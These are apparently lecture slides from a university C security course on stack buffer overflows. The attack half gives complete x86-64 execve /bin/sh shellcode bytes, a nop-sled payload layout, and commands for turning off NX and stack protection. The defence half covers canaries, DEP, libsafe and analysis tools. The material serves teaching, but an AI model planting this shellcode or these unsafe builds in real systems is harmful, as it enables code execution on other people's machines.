Hacking in C

Attacks, part II

Radboud University, Nijmegen, The Netherlands

Spring 2018

A short recap

- Started looking into "attacks via input"
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!

A short recap

- Started looking into "attacks via input"
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!
- Format-string attacks:
  - Discovered only in 1999
  - Leak information by feeding format string as first argument to `printf`

A short recap

- Started looking into “attacks via input”
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!
- Format-string attacks:
  - Discovered only in 1999
  - Leak information by feeding format string as first argument to `printf`
  - Write data by using `%n` control to `printf`

A short recap

- Started looking into "attacks via input"
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!
- Format-string attacks:
  - Discovered only in 1999
  - Leak information by feeding format string as first argument to `printf`
  - Write data by using `%n` control to `printf`
  - Various other functions potentially vulnerable

A short recap

- Started looking into "attacks via input"
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!
- Format-string attacks:
  - Discovered only in 1999
  - Leak information by feeding format string as first argument to `printf`
  - Write data by using `%n` control to `printf`
  - Various other functions potentially vulnerable
  - Fix whereever possible: **use constant string as first argument**

A short recap

- Started looking into "attacks via input"
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!
- Format-string attacks:
  - Discovered only in 1999
  - Leak information by feeding format string as first argument to `printf`
  - Write data by using `%n` control to `printf`
  - Various other functions potentially vulnerable
  - Fix whereever possible: **use constant string as first argument**
- Started on buffer-overflow attacks
  - Leak data by reading beyond bounds (Heartbleed)
  - Crash programs by writing beyond bounds (Ping of death)

Failing at demos...

Remember last lecture, when I ran

```
gcc -Wall -Wextra formatstring.c f.c
```

- No warning about the format-string vulnerability

Failing at demos...

Remember last lecture, when I ran

```
gcc -Wall -Wextra formatstring.c f.c
```

- No warning about the format-string vulnerability
- Obvious question: doesn't `gcc` realize?

Failing at demos...

Remember last lecture, when I ran

```
gcc -Wall -Wextra formatstring.c f.c
```

- No warning about the format-string vulnerability
- Obvious question: doesn't `gcc` realize?
- Answer: need `-Wformat -Wformat-security`
- Can also use `-Wformat=2` (more format-string warnings)
- Same for `clang` compiler

Failing at demos...

Remember last lecture, when I ran

```
gcc -Wall -Wextra formatstring.c f.c
```

- No warning about the format-string vulnerability
- Obvious question: doesn't `gcc` realize?
- Answer: need `-Wformat -Wformat-security`
- Can also use `-Wformat=2` (more format-string warnings)
- Same for `clang` compiler
- Never assume that `-Wall` enables all warnings
- Never assume that `-Wextra` enables all warnings

gets

Traditional cliché culprit for buffer overflows: `gets`

From the manpage:

```
NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.
```

gets

Traditional cliché culprit for buffer overflows: gets

From the manpage:

```
NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.
```

Today (hopfully!) only used for educational purposes

A simple example

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  int a = 0;
  char buf[20], *s;
  s = gets(buf);
  if(s != buf) exit(-1);

  // [...]

  if(a)
    printf("Access granted\n");
  else
    printf("Access denied\n");

  return 0;
}
```

Changing program flow


- Overwriting data data on the stack so far allows us to
  - Modify data (may influence program flow)
  - Crash the program by messing up the return address

Changing program flow

- Overwriting data data on the stack so far allows us to
  - Modify data (may influence program flow)
  - Crash the program by messing up the return address
- Goal now: make the program do something *of our choosing*
- Idea: *targeted* overwrite of return address
- Two flavors of this idea:
  - Return to other **existing code**
  - Return to code that **we inject**
- Let's look into the second flavor


Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```




Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```




Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```




Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```




Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```




Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```



Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```



Running our own code

- Attacker model: can only provide input to a program
- Attacker's goal:
  - get control over the target machine
  - run arbitrary code
- **Remote code execution** (RCE)

Running our own code

- Attacker model: can only provide input to a program
- Attacker's goal:
  - get control over the target machine
  - run arbitrary code
- **Remote code execution** (RCE)
- Idea: Trick the program into launching a shell
- Big picture:
  - Overwrite return address
  - "Return" to code that launches a shell
  - Can simply put this code into the buffer we overflow

Launching a shell

```
#include <stdlib.h>
#include <unistd.h>

void main(void)
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Execute command with name `filename`
- `argv` is the argument list of `main`
- `envp` is a list of environment variables with values

`execve`

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Execute command with name `filename`
- `argv` is the argument list of `main`
- `envp` is a list of environment variables with values
- `execve` is a wrapper around a *system call*
- A system call is a request to the operating system

`execve`

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Execute command with name `filename`
- `argv` is the argument list of `main`
- `envp` is a list of environment variables with values
- `execve` is a wrapper around a *system call*
- A system call is a request to the operating system
- Under the hood:
  - Use `syscall instruction` with `rax` equal to 59
  - Next three arguments in `rdi`, `rsi`, `rdx`

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Execute command with name `filename`
- `argv` is the argument list of `main`
- `envp` is a list of environment variables with values
- `execve` is a wrapper around a *system call*
- A system call is a request to the operating system
- Under the hood:
  - Use `syscall` `instruction` with `rax` equal to 59
  - Next three arguments in `rdi`, `rsi`, `rdx`
- To inject *shell code*: need this **in machine code**
- Idea: write in assembly, translate rather straight-forwardly

Shell code, part I

- First step: zero a register (need `NULL`):

```
xor %rdx, %rdx
```

Shell code, part I

- First step: zero a register (need `NULL`):

```
xor %rdx, %rdx
```

- Next step: Need `"/bin/sh"` somewhere
- Put it onto the stack:

```
mov $0x68732f6e69622f2f, %rbx
shr $0x8, %rbx
push %rbx
```

Shell code, part I

- First step: zero a register (need `NULL`):

```
xor %rdx, %rdx
```

- Next step: Need `"/bin/sh"` somewhere
- Put it onto the stack:

```
mov $0x68732f6e69622f2f, %rbx
shr $0x8, %rbx
push %rbx
```

- `0x68732f6e69622f2f` is ASCII for `hs/nib//`
- Shifting right by 8 (one byte) yields `\0hs/nib/`
- Integers are stored in little-endian, hence `/bin/sh\0`
- Now need the address of this string in `rdi`:

```
mov %rsp, %rdi
```

Shell code, part II

- Now need to prepare `argv`
- Array of two pointers,
  - first one to `/bin/sh\0` (already in `rdi`)
  - second one a `NULL` pointer (already in `rdx`)

Shell code, part II

- Now need to prepare argv
- Array of two pointers,
  - first one to /bin/sh\0 (already in rdi)
  - second one a NULL pointer (already in rdx)
- Obvious idea: put this array on the stack:

```
push %rdx
push %rdi
```

- ... and put a pointer to this array into rsi

```
mov %rsp, %rsi
```

Shell code, part II

- Now need to prepare argv
- Array of two pointers,
  - first one to /bin/sh\0 (already in rdi)
  - second one a NULL pointer (already in rdx)
- Obvious idea: put this array on the stack:

```
push %rdx
push %rdi
```

- ... and put a pointer to this array into rsi

```
mov %rsp, %rsi
```

- Final step, issue system call number 59:

```
mov $0x3b, %al
syscall
```

The complete shell code

```
"\x48\x31\xd2"                                  // xor %rdx, %rdx
"\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"  // mov $0x68732f6e69622f2f, %rbx
"\x48\xc1\xeb\x08"                              // shr $0x8, %rbx
"\x53"                                          // push %rbx
"\x48\x89\xe7"                                  // mov %rsp, %rdi
"\x52"                                          // push %rdx
"\x57"                                          // push %rdi
"\x48\x89\xe6"                                  // mov %rsp, %rsi
"\xb0\x3b"                                      // mov $0x3b, %al
"\x0f\x05"                                      // syscall
```

Why did we use this shift?

- `gets` stops reading at the first zero byte
- Shell code must not contain any byte of value `0x00`
- Solution: Compute the value that contains a zero

A nop sled

- Back to the big picture:
  - We write this shell code into the buffer
  - Then overflow the buffer (write whatever)
- Now overwrite the return address with the address of the buffer
- Need to be exact! (exactly return into the shell code)

A nop sled

- Back to the big picture:
  - We write this shell code into the buffer
  - Then overflow the buffer (write whatever)
- Now overwrite the return address with the address of the buffer
- Need to be exact! (exactly return into the shell code)
- Problem: we may not know the exact address of the buffer
- Guess approximate address (e.g., format-string attack $\rightarrow$ register values)

A nop sled

- Back to the big picture:
  - We write this shell code into the buffer
  - Then overflow the buffer (write whatever)
- Now overwrite the return address with the address of the buffer
- Need to be exact! (exactly return into the shell code)
- Problem: we may not know the exact address of the buffer
- Guess approximate address (e.g., format-string attack $\rightarrow$ register values)
- Idea: Put `nop` instructions before the shell code
- Aim with our return address somewhere inside those `nops`
- Needs more buffer space, but makes best use of available buffer space!

Putting it together

- Let's assume we have a buffer of length 80
- Let's assume the buffer is at address `0x7fffffffe100`
- Let's assume that "on top" of the buffer is the frame pointer
- Frame pointer is followed by the return address

Putting it together

- Let's assume we have a buffer of length 80
- Let's assume the buffer is at address `0x7fffffffe100`
- Let's assume that "on top" of the buffer is the frame pointer
- Frame pointer is followed by the return address
- Return address has distance 88 from begin of buffer
- Fill buffer with
  - 58 `nop` instructions (`"\x90"`)
  - 30 bytes of byte code
  - An address in the range `0x7fffffffe100`–`0x7fffffffe13A`

Putting it together

- Let's assume we have a buffer of length 80
- Let's assume the buffer is at address `0x7fffffffe100`
- Let's assume that "on top" of the buffer is the frame pointer
- Frame pointer is followed by the return address
- Return address has distance 88 from begin of buffer
- Fill buffer with
  - 58 `nop` instructions (`"\x90"`)
  - 30 bytes of byte code
  - An address in the range `0x7fffffffe100`–`0x7fffffffe13A`
- We don't really care about the overwritten saved frame pointer
- The shell code doesn't use it anyway

. . . but `gets` is deprecated

- Nobody (?) today would still use `gets`
- However, many other ways to end up with buffer overflows:
  - `memcpy(dest, source, source_len)`
  - `strcpy(dest, source)`
  - Self-written copy functions
  - . . .

. . . but `gets` is deprecated

- Nobody (?) today would still use `gets`
- However, many other ways to end up with buffer overflows:
  - `memcpy(dest, source, source_len)`
  - `strcpy(dest, source)`
  - Self-written copy functions
  - . . .
- Are buffer overflows indeed still a frequent problem?
- Take a look at
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=buffer

. . . but `gets` is deprecated

- Nobody (?) today would still use `gets`
- However, many other ways to end up with buffer overflows:
  - `memcpy(dest, source, source_len)`
  - `strcpy(dest, source)`
  - Self-written copy functions
  - . . .
- Are buffer overflows indeed still a frequent problem?
- Take a look at
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=buffer
- Interestingly, also format-string attacks aren't dead:
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=format+string

The underlying problem

- Von Neumann architecture: code is just data
- No real separation of program (i.e., control) and data (i.e., information)
- Most drastic: return addresses on the stack!

The underlying problem

- Von Neumann architecture: code is just data
- No real separation of program (i.e., control) and data (i.e., information)
- Most drastic: return addresses on the stack!
- Historical example of this problem: phone phreaking
- Phone control information goes over the normal phone channel
- Transmit control information by whistles at $2\,600\,\text{Hz}$

The underlying problem

- Von Neumann architecture: code is just data
- No real separation of program (i.e., control) and data (i.e., information)
- Most drastic: return addresses on the stack!
- Historical example of this problem: phone phreaking
- Phone control information goes over the normal phone channel
- Transmit control information by whistles at $2\,600\,\mathrm{Hz}$
- The same frequency used by a toy whistle from Cap'n Crunch breakfast cereals

Picture source: https://en.wikipedia.org/wiki/John_Draper

Defense mechanisms

Fixing programs

- C is notorious for memory-related vulnerabilities
- The real problem is not C, but programmers writing insecure programs
- Educate programmers to not use unsafe functions like `strcpy`
  - Alternative:
    `char *strncpy(char *dest, const char *source, size_t num);`
  - Write at most `num` bytes to dest
  - Caution: resulting string not guaranteed to be null terminated!

Fixing programs

- C is notorious for memory-related vulnerabilities
- The real problem is not C, but programmers writing insecure programs
- Educate programmers to not use unsafe functions like `strcpy`
  - Alternative:
    `char *strncpy(char *dest, const char *source, size_t num);`
  - Write at most `num` bytes to dest
  - Caution: resulting string not guaranteed to be null terminated!
  - BSD alternative: `strlcpy`
  - Essentially the same, but `dest` *is* null terminated

Fixing programs

- C is notorious for memory-related vulnerabilities
- The real problem is not C, but programmers writing insecure programs
- Educate programmers to not use unsafe functions like `strcpy`
    - Alternative:
      `char *strncpy(char *dest, const char *source, size_t num);`
    - Write at most `num` bytes to dest
    - Caution: resulting string not guaranteed to be null terminated!
    - BSD alternative: `strlcpy`
    - Essentially the same, but `dest` *is* null terminated
- More generally, two approaches to reducing bugs:
    - Reduce rate of bugs per lines of code
    - Reduce the amount of lines of code

Fixing programs

- C is notorious for memory-related vulnerabilities
- The real problem is not C, but programmers writing insecure programs
- Educate programmers to not use unsafe functions like `strcpy`
  - Alternative:
    `char *strncpy(char *dest, const char *source, size_t num);`
  - Write at most `num` bytes to dest
  - Caution: resulting string not guaranteed to be null terminated!
  - BSD alternative: `strlcpy`
  - Essentially the same, but `dest` *is* null terminated
- More generally, two approaches to reducing bugs:
  - Reduce rate of bugs per lines of code
  - Reduce the amount of lines of code
- Educate programmers and managers that **code is not an asset, code is a liability!**

“To this very day, idiot software managers measure "programmer productivity" in terms of "lines of code produced", whereas the notion of "lines of code spent" is much more appropriate.”

—Edsger W. Dijkstra

libsafe

- Dynamic library, load before any other libraries
- Install, enter in `/etc/ld.so.preload`

`libsafe`

- Dynamic library, load before any other libraries
- Install, enter in `/etc/ld.so.preload`
- “Intercept” calls to various notorious functions
- Contain possible buffer overflows in the current stack frame
- Can still overwrite local data, but not return addresses

`libsafe`

- Dynamic library, load before any other libraries
- Install, enter in `/etc/ld.so.preload`
- "Intercept" calls to various notorious functions
- Contain possible buffer overflows in the current stack frame
- Can still overwrite local data, but not return addresses
- Examples of functions that are intercepted by `libsafe`:
  - `strcpy`
  - `wcscpy`
  - `strcat`
  - `gets`
  - `sprintf`

Dynamic analysis

- Tools like `valgrind` find many memory-related bugs
- They use *dynamic analysis*, i.e., run the code in special environment

Dynamic analysis

- Tools like `valgrind` find many memory-related bugs
- They use *dynamic analysis*, i.e., run the code in special environment
- Other dynamic tool: `clang`'s AddressSanitizer
- Need code to be compiled with `clang -fsanitize=address`

Dynamic analysis

- Tools like `valgrind` find many memory-related bugs
- They use *dynamic analysis*, i.e., run the code in special environment
- Other dynamic tool: `clang`'s AddressSanitizer
- Need code to be compiled with `clang -fsanitize=address`
- Advantages of dynamic analysis:
  - Do not require source code (at least valgrind)
  - Catch memory bugs depending on runtime data

Dynamic analysis

- Tools like `valgrind` find many memory-related bugs
- They use *dynamic analysis*, i.e., run the code in special environment
- Other dynamic tool: `clang`'s AddressSanitizer
- Need code to be compiled with `clang -fsanitize=address`
- Advantages of dynamic analysis:
  - Do not require source code (at least valgrind)
  - Catch memory bugs depending on runtime data
- Disadvantages of dynamic analysis:
  - No guarantee of branch coverage
  - Might not catch bugs that are detectable even at compile time

Static analysis

- Alternative: Static analysis at compile time
- Also many tools available, e.g.,
  - CCured
  - Microsoft PREfast
  - Flawfinder
- Guaranteed to catch all bugs that can be found at compile time

What can the compiler to do help?

- Compilers warn about all kind of insecure use of C:
  - Compile-time buffer overflows
  - Format-string vulnerabilties (with appropriate flags)
  - Compile-time integer overflows
  - Use of deprecated functions (e.g., `gets`)
  - Comparison of signed and unsigned integers
  - Missing parantheses in complex expressions

What can the compiler to do help?

- Compilers warn about all kind of insecure use of C:
  - Compile-time buffer overflows
  - Format-string vulnerabilties (with appropriate flags)
  - Compile-time integer overflows
  - Use of deprecated functions (e.g., `gets`)
  - Comparison of signed and unsigned integers
  - Missing parantheses in complex expressions
- Generally: compile with `-Wall -Wextra`
- Maybe throw in a few more warning options (like `-Wformat=2`)

What can the compiler to do help?


- Compilers warn about all kind of insecure use of C:
  - Compile-time buffer overflows
  - Format-string vulnerabilties (with appropriate flags)
  - Compile-time integer overflows
  - Use of deprecated functions (e.g., `gets`)
  - Comparison of signed and unsigned integers
  - Missing parantheses in complex expressions
- Generally: compile with `-Wall -Wextra`
- Maybe throw in a few more warning options (like `-Wformat=2`)
- **The compiler can do more to help!**

Can you attack the following code?

```
void f(...)
{
  long canary = CANARY_VALUE; // initialize canary
  ...
  ... // buffer-overflow vulnerability here
  ...

  if(canary != CANARY_VALUE)
  {
    exit(CANARY_DEAD); // abort with error
  }
}
```

Stack protection with canaries

- Idea: put canary value between local variables and return address
- At the end of the function, check that canary is "alive"
- Dead canary means:
  - stack has been "smashed"
  - cannot trust saved frame pointer or return address
  - exit from the program



Compiler-generated canaries

- Could write canary code ourselves
- Much less error prone (and lazy): let the compiler do it
- Default for `gcc`: Option `-fstack-protector`
- Can disable with `-fno-stack-protector`

Compiler-generated canaries

- Could write canary code ourselves
- Much less error prone (and lazy): let the compiler do it
- Default for `gcc`: Option `-fstack-protector`
- Can disable with `-fno-stack-protector`
- Use fresh random canary values for each run of the program
- Harder for an attacker to “guess right”

Compiler-generated canaries

- Could write canary code ourselves
- Much less error prone (and lazy): let the compiler do it
- Default for `gcc`: Option `-fstack-protector`
- Can disable with `-fno-stack-protector`
- Use fresh random canary values for each run of the program
- Harder for an attacker to “guess right”
- Include zero bytes in the middle of the canary
- Impossible to write for an attacker with zero-terminated string
- Would need two overflows to obtain canary with a zero

Compiler-generated canaries

- Could write canary code ourselves
- Much less error prone (and lazy): let the compiler do it
- Default for `gcc`: Option `-fstack-protector`
- Can disable with `-fno-stack-protector`
- Use fresh random canary values for each run of the program
- Harder for an attacker to "guess right"
- Include zero bytes in the middle of the canary
- Impossible to write for an attacker with zero-terminated string
- Would need two overflows to obtain canary with a zero

Compiler-generated canaries

- Could write canary code ourselves
- Much less error prone (and lazy): let the compiler do it
- Default for `gcc`: Option `-fstack-protector`
- Can disable with `-fno-stack-protector`
- Use fresh random canary values for each run of the program
- Harder for an attacker to "guess right"
- Include zero bytes in the middle of the canary
- Impossible to write for an attacker with zero-terminated string
- Would need two overflows to obtain canary with a zero
- Cannot use the "shift trick": **attacker's code does not run, yet!**

$W \oplus X$

- Also the OS can help against memory-related attacks
- Remember: Underlying problem is the von-Neumann architecture
- Code and data share the same memory space

$W \oplus X$

- Also the OS can help against memory-related attacks
- Remember: Underlying problem is the von-Neumann architecture
- Code and data share the same memory space
- Idea: Take this back (a little bit)
- Mark some areas of memory (stack, heap, data segment) non-executable
- Such a countermeasure is called *Data Execution Prevention (DEP)*

$W \oplus X$

- Also the OS can help against memory-related attacks
- Remember: Underlying problem is the von-Neumann architecture
- Code and data share the same memory space
- Idea: Take this back (a little bit)
- Mark some areas of memory (stack, heap, data segment) non-executable
- Such a countermeasure is called *Data Execution Prevention (DEP)*
- Other name: $W \oplus X$ ("either write or execute")

$W \oplus X$

- Also the OS can help against memory-related attacks
- Remember: Underlying problem is the von-Neumann architecture
- Code and data share the same memory space
- Idea: Take this back (a little bit)
- Mark some areas of memory (stack, heap, data segment) non-executable
- Such a countermeasure is called *Data Execution Prevention (DEP)*
- Other name: $W \oplus X$ ("either write or execute")
- Ideally this is implemented in the CPU's MMU
- Supported by many recent CPUs (e.g., AMD64, ARM)

$W \oplus X$

- Also the OS can help against memory-related attacks
- Remember: Underlying problem is the von-Neumann architecture
- Code and data share the same memory space
- Idea: Take this back (a little bit)
- Mark some areas of memory (stack, heap, data segment) non-executable
- Such a countermeasure is called *Data Execution Prevention (DEP)*
- Other name: $W \oplus X$ ("either write or execute")
- Ideally this is implemented in the CPU's MMU
- Supported by many recent CPUs (e.g., AMD64, ARM)
- Various software solutions for CPUs without hardware support
- Software solutions add overhead to memory access

Enabling/disabling NX

- Non-executable-stack bit is stored in the ELF header of a binary
- Linux by default supports NX stack
- gcc by default produces non-executable-stack binaries

Enabling/disabling NX

- Non-executable-stack bit is stored in the ELF header of a binary
- Linux by default supports NX stack
- gcc by default produces non-executable-stack binaries
- Disable NX in gcc: `gcc -z execstack`

Enabling/disabling NX

- Non-executable-stack bit is stored in the ELF header of a binary
- Linux by default supports NX stack
- gcc by default produces non-executable-stack binaries
- Disable NX in gcc: `gcc -z execstack`
- Disable NX on an existing binary: `execstack -s BINARY`
- Enable NX on an existing binary: `execstack -c BINARY`

Enabling/disabling NX

- Non-executable-stack bit is stored in the ELF header of a binary
- Linux by default supports NX stack
- gcc by default produces non-executable-stack binaries
- Disable NX in gcc: `gcc -z execstack`
- Disable NX on an existing binary: `execstack -s BINARY`
- Enable NX on an existing binary: `execstack -c BINARY`
- Disable NX for 32-bit binaries in Linux kernel:
  - Boot parameter `noexec=off` (for x86)
  - Boot parameter `noexec32=off` (for AMD64)

Enabling/disabling NX

- Non-executable-stack bit is stored in the ELF header of a binary
- Linux by default supports NX stack
- gcc by default produces non-executable-stack binaries
- Disable NX in gcc: `gcc -z execstack`
- Disable NX on an existing binary: `execstack -s BINARY`
- Enable NX on an existing binary: `execstack -c BINARY`
- Disable NX for 32-bit binaries in Linux kernel:
  - Boot parameter `noexec=off` (for x86)
  - Boot parameter `noexec32=off` (for AMD64)
- Reasons to disable NX protection:
  - Creating homework for Software and Websecurity
  - Generally, trying out "classical" attacks
  - Some programs need executable stack!